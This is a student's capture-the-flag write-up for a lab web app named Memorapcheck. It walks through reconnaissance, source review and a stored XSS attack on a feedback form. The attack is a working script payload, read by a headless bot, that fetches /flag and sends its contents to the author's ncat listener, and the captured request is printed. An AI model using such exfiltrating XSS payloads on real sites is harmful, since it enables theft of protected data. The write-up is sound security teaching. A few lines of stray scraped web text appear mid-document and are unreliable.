

Writeup - Memorapcheck

Areeb Hussain

Mtr No: 3133658

Questions:

1. Browse the application. Make note of any endpoints which might process user input.
2. You can find the flag within the route "/flag". Within the source code, find the reason why you can't access it.
3. Within the source, find out how and by whom your inputs are processed.
4. Exploit the application to retrieve the flag remotely. For debuggin purposes you **might want to temporarily patch the source**, for example by commenting out parts of the code.


First we we will need to compile and run this container, this can be done by running

\$ sudo docker compose up -d in the containers directory.

Then we get the containers ip from `./getcontainerip <name of container>` in the files directory of the repo.


In my case in it is **172.17.0.4**

We go to this web server and look around manually to find a clickable link **feedback submission**



Clicking on this page leads to <http://172.17.0.4/feedback>

1. Browse the application. Make note of any endpoints which might process user input.



It is clear that some sort of code injection is needed to exploit it since it is actually an xss challenge

2. You can find the flag within the route `"/flag"`. Within the source code, find the reason why you can't access it.

Lets do a dirb scan on it using dirb `http://172.17.0.4`

```
-----  
GENERATED WORDS: 4612  
----- Scanning URL: http://172.17.0.4/ -----  
+ http://172.17.0.4/feedback (CODE:200|SIZE:2690)  
+ http://172.17.0.4/flag (CODE:401|SIZE:39)  
+ http://172.17.0.4/list (CODE:200|SIZE:1268)  
-----
```

Testing out `/list` and `/flag` gives

```
JSON  Raw Data  Headers  
Save Copy Collapse All Expand All Filter JSON  
message: "Only localhost is allowed"
```

- (2) We cant access `/flag` because it is only accessible by localhost(127.0.0.1)

3. Within the source, find out how and by whom your inputs are processed.

Hint from Mr Münch that we can directly access the js files from the docker container. Looking at source code we can see that the user input is taken and on submit it is fetched to a database list

`/routes/index.js`

```
fastify.get('/feedback', async (request, reply) => {  
  return reply.type('text/html').send(fs.readFileSync('views/feedback.html',{encoding:'utf8', flag:'r'}));  
});  
  
fastify.post('/api/submit', async (request, reply) => {  
  let { feedback } = request.body;  
  
  if (feedback) {  
    return db.addFeedback(feedback)  
      .then(() => {  
        bot.purgeData(db);  
        reply.send({ message: 'Our intern has worked tirelessly to process your feedback.' });  
      })  
      .catch(() => reply.send({ message: 'Oops, couldn\'t process your feedback.', error: 1}));  
  }  
  
  return reply.send({ message: 'Missing parameters.', error: 1 });  
});
```

database.js

```
}

async migrate() {
  return this.db.exec(`
    DROP TABLE IF EXISTS feedback;

    CREATE TABLE IF NOT EXISTS feedback (
      id          INTEGER          NOT NULL PRIMARY KEY AUTOINCREMENT,
      comment     VARCHAR(255) NOT NULL,
      created_at  TIMESTAMP        DEFAULT CURRENT_TIMESTAMP
    );

    INSERT INTO feedback (comment) VALUES ('Youre just copying work from others. GTF0.');
```

```
    INSERT INTO feedback (comment) VALUES ('Lovely news. love grandma');
    INSERT INTO feedback (comment) VALUES ('I wanted to contact you about a extended car warranty.');
```

```
  `);
}

async addFeedback(comment) {
  return new Promise(async (resolve, reject) => {
    try {
      let stmt = await this.db.prepare('INSERT INTO feedback (comment) VALUES (?)');
      resolve(await stmt.run(comment));
    } catch(e) {
      reject(e);
    }
  });
}
```


4. Exploit the application to retrieve the flag remotely. For debuggin purposes you might want to temporarily patch the source, for example by commenting out parts of the code.

Another hint from Mr Munch was to get root of the container and comment out the condition in index.js that makes the `/list` directory only accessible by localhost so we can actually see what is being fed into the database list

```
    }
    return reply.send({ message: 'Missing parameters.', error: 1 });
  });

  fastify.get('/list', async (request, reply) => {
    // if (request.ip !== '127.0.0.1') {
    //   return reply.code(401).send({ message: 'Only localhost is allowed' });
    // }
    return await db.getFeedback()
      .then(feedback => {
        if (feedback) {
          return reply.view('views/list.pug', { feedback: feedback });
        }
        return reply.send({ message: 'No feedback recieved yet.' });
      })
      .catch(() => {
        return reply.send({ message: 'There something went wrong with getting feedback' });
      });
  });
}
```

Now we can access the **/list** web page



#	Comment	Submitted at
1	You're just copying work from others. GTFO.	2023-01-15 12:07:48
2	Lovely news. love grandma	2023-01-15 12:07:48
3	I wanted to contact you about a extended car warranty.	2023-01-15 12:07:48

Just to test, I submitted a simple script on <http://172.17.0.4/feedback> and listened on my listener for any incoming request. I started a listener using `ncat -lp 55522`

```
<script>
fetch('http://172.18.0.1:55522/test.txt');
</script>
```

```
areeb@areeb-virtual-machine:~/Desktop/Pentest/pentesting-thu-2022/containers/memo_rap_check$ ncat -lp 55522
GET /test.txt HTTP/1.1
Host: 172.18.0.1:55522
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/90.0.4427.0
```

I understand that the `/feedback` page takes the script, retrieves what's on the script and can send it back. Our goal is to retrieve the flag on the **/flag** directory. Now, we have to write a script that can direct the script to fetch the content(s) on the **/flag** directory and send it back to us. Now it's turned into a JavaScript challenge. Looking at the **/routes/index.js** file, I know that the flag is returned as a text message so let's start researching on how to get response text in JavaScript.

After some research I landed on a post on Stack Overflow on the link <https://stackoverflow.com/questions/41946457/getting-text-from-fetch-response-object>

The idea is to use a `response.text()` method which takes a [Response](#) stream and reads it to completion. It returns a promise that resolves with a [String](#).

[global usage is only 36.11%](#):

```
async function fetchTest() {
  let response = await fetch('https://httpbin.org/encoding/utf8');
  let responseText = await response.text();

  document.getElementById('result').innerHTML = responseText;
}

(async() => {
  await fetchTest();
})();

<div id="result"></div>
```

- Why wot into low-manufac
- What wc the line v took all t
- Prepayin
- Ber. 43 (: This coul
- Will my c renew m
- Why doe choice o

Tweaking with the code with a bit of trial and error using the same listener finally my script worked

```
<script>
async function fetchTest() {
let response = await fetch('/flag');
let responseText = await response.text();
fetch('http://172.18.0.1:55522/test.txt' + responseText);
};
(async() => {
  await fetchTest();
})();
</script>
```

For some reason it doesn't work when I put the whole '<http://172.17.0.4/flag>'

```
areeb@areeb-virtual-machine:~/Desktop/Pentest/pentesting-thu-2022/containers/memo_rap_check$ ncat -lp 55522
GET /test.txt%7B%22message%22:%22flag_you_wouldnt_copy_paste_content_would_u?%22} HTTP/1.1
Host: 172.18.0.1:55522
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/90.0.4427.0 S
Accept: */*
Origin: http://127.0.0.1
Accept-Encoding: gzip, deflate
```

flag_you_wouldnt_copy_paste_content_would_u?